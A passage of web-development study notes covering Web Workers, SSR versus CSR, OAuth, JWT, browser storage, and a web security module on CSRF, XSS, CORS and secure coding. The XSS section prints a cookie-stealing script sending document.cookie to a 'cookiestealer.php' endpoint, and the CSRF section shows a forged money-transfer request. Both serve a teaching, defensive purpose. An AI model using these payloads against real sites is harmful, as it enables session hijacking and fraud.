example:

// main.js file

if(window.Worker) {

    let myWorker = new Worker("worker.js");
    let message = { add: { a: 1, b: 2 } };

    myWorker.postMessage(message);

    myWorker.onmessage = (e) => {
        console.log(e.data.result);
    }
}

// worker.js file

onmessage = (e) => {
    if(e.data.add) {
        let res = e.data.add.a + e.data.add.b;

        this.postMessage({ result: res });
    }
}
```

- In the above example - `main.js` script will be running on main thread
- It creates a new worker called `myWorker` and sends it a message via `postMessage` API

- The worker receives the message `onmessage` and it identifies that it has to do addition operations
- After the addition is completed the worker sends back the results again using the `postMessage` API
- Now, the main thread receives the result via the `onmessage` API and it can do its logic on the result it got

Terminating the worker thread

- There are two ways to do it
- From main thread call `worker.terminate()`
  - Web worker is destroyed immediately without any chance of completing any ongoing or pending operations
  - Web worker is also given no time to clean up
  - This may lead to memory leaks
- From the worker thread call `close()`
  - Any queued tasks present in the event loop are discarded

Web workers use cases

- Data and web page caching
- Image encoding - `base64` conversion
- Canvas drawing
- Network polling and websockets
- Background I/O operations
- Video/audio buffering and analysis
- Virtual DOM diffing
- Local database operations
- Computation intensive operations

Important points about Web workers

- Web worker has NO access to:
    - `window` object
    - `document` object
    - Because it runs on a separate thread
- Basically, **web worker cannot do DOM manipulation**
- Web worker has access to -
    - `navigator` object
    - `location` object
    - `XMLHttpRequest` - so you can make ajax calls
- One worker can spawn another worker
    - To delegate its task to the new worker

Web workers cons

- There's a lot of overhead to communicate/messaging between master and worker
- That's probably the main reason developers hesitate to use them
- comlink library streamline this communication
    - you can directly call the work function instead of using `postMessage` and `onMessage`
    - https://github.com/GoogleChromeLabs/comlink

Server-side rendering SSR vs Client-side rendering CSR

Client-side rendering

- When the browser makes a request to the server
    - HTML is returned as response
    - But no content yet
    - Browsers gets almost empty document
    - User sees a blank page until other resources such as JavaScript, styles, etc are fetched
    - Browser compiles everything then renders the content
- Steps involved
    - Download HTML
    - Download styles
    - Download JS
    - Browser renders page
    - Browser compiles and executes JavaScript
    - The page is then viewable and interact-able

Advantages of Client-Side Rendering

- Lower server load since the browser does most of the rendering
- Once loaded pages don't have to be re-rendered so navigating between pages is quick

Disadvantages of Client-Side Rendering

- Initial page load is slow
- SEO (Search Engine Optimization) may be low if not implemented correctly

Server-side rendering

- When the browser makes a request to the server
    - Server generates the HTML as response plus the content
    - Server sends everything - HTML, JS to render page
    - So, the page is viewable but not interact-able
- Steps involved
    - Server sends ready to be rendered HTML, JS, and all the content
    - Browser renders page - the page is now viewable
    - Browser downloads JavaScript files
    - Browser compiles the JavaScript
    - The page is then interact-able too

Advantages of Server-Side Rendering

- The user gets to see the content fast compared to CSR
    - The user can view page until all the remaining JavaScript, Angular, ReactJS is being downloaded and executed
- The browser has less load
- SEO friendly
- A great option for static sites

Disadvantages of Server-Side Rendering

- Server has most of the load
- Although pages are viewable, it will not be interactive until the JavaScript is compiled and executed
- All the steps are repeated when navigating between pages

Module 4 - Web security

Authentication vs Authorization

- Two related words that are often used interchangeably
- But they are technically different

Authentication

- Authentication answers `who are you?`
- It is a process of validating that users are who they claim to be
- Examples
  - Login passwords
  - Two-factor authentication
  - Key card
  - Key fobs
  - Captcha tests
  - Biometrics

Authorization

- Authorization answers `are you allowed to do that?`
- It is a process of giving permissions to users to access specific resources and/or specific actions
- Example
    - Guest customer
    - Member customer
    - Admin of the shop

OAuth

- It is an authorization framework and a protocol
- Simply put - it is a way for an application to access your data which is stored in another application
    - Without needing to enter username and password manually
- It is basically just a way to delegate authentication security to some other site
    - Which already have your account
    - Example: Facebook, Gmail, LinkedIn, etc.
- Example
    - When you are filling out job applications
    - Go to the employer job page
    - Popup is shown to login with Gmail or LinkedIn
    - Gmail, LinkedIn shows the consent page - to share email, contacts, etc with this site
    - Your account is then created without you creating username or password for the employer's site
    - And the next time when you come
    - Site requests token from the Gmail authentication server
    - The employer site gets your data and you are logged in!

How does OAuth work?


- You will have to register your app with the `OAuth provider` like Google, Twitter, etc.
- You will receive the application's `id and secret`
    - This secret allows you to speak OAuth to the provider
- When a user comes to your app
    - Your app sends a request to the OAuth provider

    - The provider sends you a `new token`
- Then your app redirects the user to the `OAuth provider` which includes that new token and a `callback URL`
- The OAuth confirms the identity of the user with a `consent form`
    - The OAuth also asks your app what information exactly your app needs from it via the `access token`
        - Ex: username, email, or a set of access rights
- After the identity is confirmed by the OAuth provider it redirects the user back to the `callback URL` you app had sent to with the request

JSON Web Token - JWT

- It is standard used to create access tokens for an application
- It is a way for securely transmitting information between parties as a JSON object
- Information about the auth (authentication and authorization) can be stored within the token itself
- JWT can be represented as a single string

Structure of JWT


JWT
feJhbGciOizzUzIWiIsInR5cCI6IkpXVCJ9
.
eyJuYWlIjoiQma....ZSI6ZdEsc2V9fQ
.
HFRcI4qU2lyvDnXhO-cSTkhvhrTCyXv6f6wXSJKGblk
header
payload
signature

- It is made up of three major components
- Each component is base64 encoded

```
base64Url(header) + '.' + base64Url(payload) + '.' + base64Url(signature)
```

```
example how JWT looks like:

feJhbGciOizzUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiQm9iYnkgVGFibGVzIiwiaWF0I
joxNTE2MjM5MDIyLCJpc0FkbWluIjp0cnVlLCJwZXJtaXNzaW9ucyI6eyJ1c2Vyc01ha2UiOnR
ydWUsInVzZXJzQmFuIjp0cnVlLCJ1c2Vyc0RlbGV0ZSI6ZdEsc2V9fQ.HFRcI4qU2lyvDnXhO-
cSTkhvhrTCyXv6f6wXSJKGblk
```

- Header
  - Contains the metadata about the JWT itself
  - Ex: type of algorithm used to encrypt the signature

```
// Header example

{
  "alg": "HS256",
  "typ": "JWT"
}
```

- Payload
  - This is the most important part from the app's perspective
  - Payload contains the `claims`
  - User sends this payload to the server
  - Server then decodes the payload to check for example whether the user can delete a resource

```
// Payload example

{
  "name": "Ninja",
  "iat": 123422221, // timestamp the JWT was issued
  "isAdmin": true,
  "permissions": {
     "canViewOrders": true,
     "canDeleteOrders": false
  }
}
```

- Signature
    - This pertains to the security
    - Basically, it's a hashed value of your header, payload, and SECRET
    - The secret that only server and trusted entities know
    - Server used this signature to validate the JWT sent by the user
    - It looks gibberish

Popular analogy to explain JWT

- Imagine international airport
- You come to the immigration and say - "hey I live here, please pass me through"
    - Your passport confirms this
- Passport office - authentication service which issued JWT
- Passport - JWT signed by passport office
- Citizenship/visa - your claim contained in the JWT
- Border immigration - security layer which verifies and grants access to the resources
- Country - the resource you want to access

How JWT works

- JWT is returned as a response to the user after successful login
- JWT is saved locally on local storage, session storage or cookie
- When user want to access private route
    - User query request will send the JWT in authorization header using the bearer schema `Authorization: Bearer <token>`
- Protected route checks if the JWT is valid and whether the user has the access
    - If so, then user is allowed to the route or perform the restricted action

Advantages of JWT

- It is compact so transmission is fast
- JSON is less verbose
- It is self contained
  - The payload contains all the required information about user
  - So no need to query server more than once
- It is very secure
  - It can use the shared SECRET as well as pub/private key pair
  - Strength of the security is strongly linked to your secret key
- It is easy to implement
  - Developers use Auth0 to manage majority if the JWT stack

Disadvantages of JWT

- Logouts, deleting users, invalidating token is not easy in JWT
- You need to whitelist or backlist the JWTs
- So every time user sends JWT in the request you have to check in the backlist of the JWT

Local storage vs Session storage

- They both are a way of client side data storage
- Introduced as a part of HTML5
- They are considered better than cookie storage

`localStorage`

- Data stored here exist until it's deleted
- Up to 5MB storage available - which is more than possible in cookies
- They help reduce traffic - because we don't have to send it back with HTTP requests
- Data is stored per domain
  - That means website A's storage cannot be accessed by website B

```
// Store
localStorage.setItem("blog", "NgNinja Academy");

// Retrieve
console.log(localStorage.getItem("blog"))
```

`sessionStorage`

- It is very similar to the `localStorage`
- Only difference is how much time the data is persisted

- It stores data for one session
- It is lost when session is closed - by ex: closing the browser tab

```
// Store
sessionStorage.setItem("blog", "NgNinja Academy");

// Retrieve
console.log(sessionStorage.getItem("blog"))
```


Web attacks

- They are biggest security threats in today's world
- Attacks such as SQL injection and Cross-Site Scripting (XSS) are responsible for some of the largest security breaches in history
- Web applications are easily accessible to hackers
- Web apps are also lucrative because they store personal sensitive information like credit cards and other financial details
- There are many automated toolkits available to even untrained "hackers" which can scan your applications and expose its vulnerabilities

CSRF

- Cross Site Request Forgery
- This attack allows an attacker to force a user to perform actions they don't actually want to do
- It tricks the victim browser into performing an unintended request to a trusted website
  - When a user is authenticated on a trusted site
  - A malicious web site, email, blog, instant message, or program
  - Causes the user's web browser to perform an unwanted action on the trusted site
- Often referred to as a `one-click attack`
  - Because often all it requires for a user to do is one click

How does CSRF work?


CSRF Attack
4. Victim executes harmful payload and forwards it to bank
Victim
1. Victim logs into bank account
2. bank assigns validation token
3. Attacker sends harmful payload disguised as legitimate bank communication
5. Harmful request is executed by bank using previous validation token
attacker
bank website

- Refer to the illustration above
- User logs onto a "good" website
  - ex: a bank website
- The bank website assigns validation token to the user using which the bank can identify the user and let it perform the authorized tasks
  - User is performing some bank transactions
  - But, suddenly gets bored and wants to do something different
- During this process user visits an "evil" website
- The evil website returns a page with a harmful payload
  - The harmful payload does not "look" harmful
  - User thinks it's a legitimate communication/action
- Browser executes that harmful payload to make request to a trusted site (which it did not intend originally)
- The harmful payload may look like below

```
// example script
$.post("https://bankofmilliondollars.com/sendMoney",
  { toAccountNumber: "1010101", amount: "$1M" }
)
```

- The script above will be executed on the bank's website using the user's valid authorization token
- If the bank does not have necessary defense against such attack in place - the money will be sent to the attacker


Defense against CSRF

- Developers duty is to protect their users from attacks like CSRF
- Anti-forgery tokens is one simple and easy way you can use to protect against CSRF
- The "trusted" website (dropbox in the above example) stores this token as `csrf_cookie` on the first page load
- The browser sends this CSRF token for every request it makes
- The trusted website compares this token and gives CSRF error if values do not match
- Another defense against it is to only allow POST requests from the same site
    - Other sites may still make the GET requests

XSS

- Cross Site Scripting
- The attacker injects malicious script into trusted website
  - Example: attacker injects JavaScript code which is displayed in user browser
- Vulnerabilities are injected via
  - URL
  - DOM manipulation
- Types
  - Unprotected and not sanitized user inputs are stored in database and displayed to other users
  - Unprotected and not sanitized values from URLs are directly used on the web pages
- When a user is XSS'ed
  - The attacker has access to all it's web browser content
  - Cookies, history, etc.

How XSS work?


XSS Attack
1. Attacker injects website with a script that will steal victims cookies
bank website
2. Victim gets malicious payload and executes it
4. Attacker uses the victim's cookies to hijack the session
attacker
3. After execution the victim's cookies are sent to the attacker
Victim

- Refer to the flow from the above diagram
- Ideally website inputs *should* only accept plain texts
- But consider there is a vulnerable website which accepts below script tag and saves it, like bow

```
<script>
    document.write('<img src="http://localhost/cookiestealer.php? cookie
='
    + escape(document.cookie) +
    + ' />');
</script>

// `document.cookie` has the cookie
// `cookiestealer.php` has the script to send the cookie to the attacker
```

- Attacker injects the above example script that will steal the victim's cookies
- The victim browser will think its javascript code sent by server to be executed
- The user will see an image-link so user might just click it
- When the user clicks this link image gets rendered, BUT -
    - In the background this link will silently grab the cookie
    - This cookie has all the active session details
- The cookies are sent to the attacker
- Now attacker can pose as the victim user and do bad things

Defense against XSS

- Every value that can be entered by user should be treated as `untrusted data`
- All the input must be `sanitized` before storing
    - Example: all theHTML tags are removed
- Validation code for number values, username, email, password
    - There are existing libraries available for doing such validations
- Escape the strings
    - This script looks for special characters, such as `< >` and replaces them with appropriate HTML character entity name
    - There are existing libraries available for this purpose
    - Write escape logic on front end as well as back end
    - Below is a simple logic how to escape the string

```
function escapeString(str) {
  return str.replace(/</g, '&lt;')
}
```

CORS

- Cross Origin Resource Sharing
- It is a security feature of modern browsers
- Generally speaking, resources retrieved from distinct origins are isolated from each other
- Content received from one website is allowed to read and modify other content received from the same site
  - But it is not allowed to access content received from other sites.
- CORS allows restricted resources on a web page to be requested from another domain
  - Resources like images, stylesheets, fonts, scripts
- By default ajax requests are forbidden
  - For security reasons
  - Same origin security policy
- CORS basically defines whether or not it is safe to allow `cross-origin requests`
- Origin definition contains:
  - URI resource
  - Hostname
  - Port number

CORS Example

- Suppose there are 2 websites
  - `aaa.com`
  - `bbb.com`
- You have an image on path `aaa.com/example.png`
- If you try to access that image from `bbb.com` it won't be allowed *by default*
- For it to be accessed you will have to enable CORS
- CORS are disabled by default
- Following is an example how to enable CORS

```
// CORS config

Access-Control-Allow-Origin: https://aaa.com
```

```
Access-Control-Allow-Methods: GET
```

Principles of secure coding

- DO NOT trust any inputs
- Principle of least privilege
    - Give users least privilege possible with which they can still do their jobs
    - Add privileges as required
- Fail securely
    - When a system fails, it should do so securely
    - On failure undo the changes and restore the last secure state
- Separation of duties
    - Example - a function should only perform one action
- Avoid security by obscurity
    - Assuming your system is safe
        - Because attackers don't know where it is, what it does, how it works or who owns it
    - It is like keeping passwords on cloud in some excel hoping attackers wont know about it
- Use stateless authentication
    - Token based authentication
    - Each request should have token
    - Use JWT for this purpose

Secure your Web application

Disable cache for web pages with sensitive data

- It might give some performance lag but it is worth doing
- `cache-control: no-cache, no-store, must-revalidate`
    - This policy tells client to not cache request, do not store data, and should evaluate every request origin server
- `expires: -1`
    - This policy tells the client to consider response as stale immediately

Use HTTPS instead of HTTP

- In simple words
  - `http` sends credentials in plain text
  - `https` encrypts the request
- The data is encrypted with a symmetric key
  - Then sent to server
  - Then the server decrypts the data using the symmetric key to get the plain text data back

Prevent `Content-Type` Sniffing

- Browsers can detect response content type correctly irrespective of the content-type specified
- This feature is called `content-type sniffing` or `MIME sniffing`
- This feature is useful, but also dangerous
- An evil person can do `MIME confusion attack`
  - They can inject a malicious resource, such as a malicious executable script
  - Masquerading as an innocent resource, such as an image
  - Browser will ignore the declared image content type because it can derive the actual content type
  - And instead of rendering an image will execute the malicious script
- Use - `X-Content-Type-Options: nosniff`
  - Now, the browser will not use sniffing when handling the fetched resources

Security in JavaScript

- Validate user inputs on server side too
- Do not use `eval`
  - But beware, inbuilt JavaScript methods use `eval` under the hood like - `setTimeout(), setInterval(), function()`
  - So always sanitize the inputs to these methods
- Save from `XSS`

    - Sanitize the inputs
    - Research is going on to make this process on the fly
- Encode output - escape special characters
    - Like for string `<div>` - escape or encode the `< and >`
- Session management
    - Do not implement custom authentication
    - It is hard to do correctly and often have flaws in implementation
- Don't expose session token in URL
    - `ATnT` company had this vulnerability - it is fixed now
    - Session token should timeout
    - Use `OAUTH2.0`
- Password management
    - Don't use `SHA1` hashing function now. It is not foolproof.
    - Use `SALT`
    - Use `2-factor authentication`
- Do not disclose too much info in error logs and console logs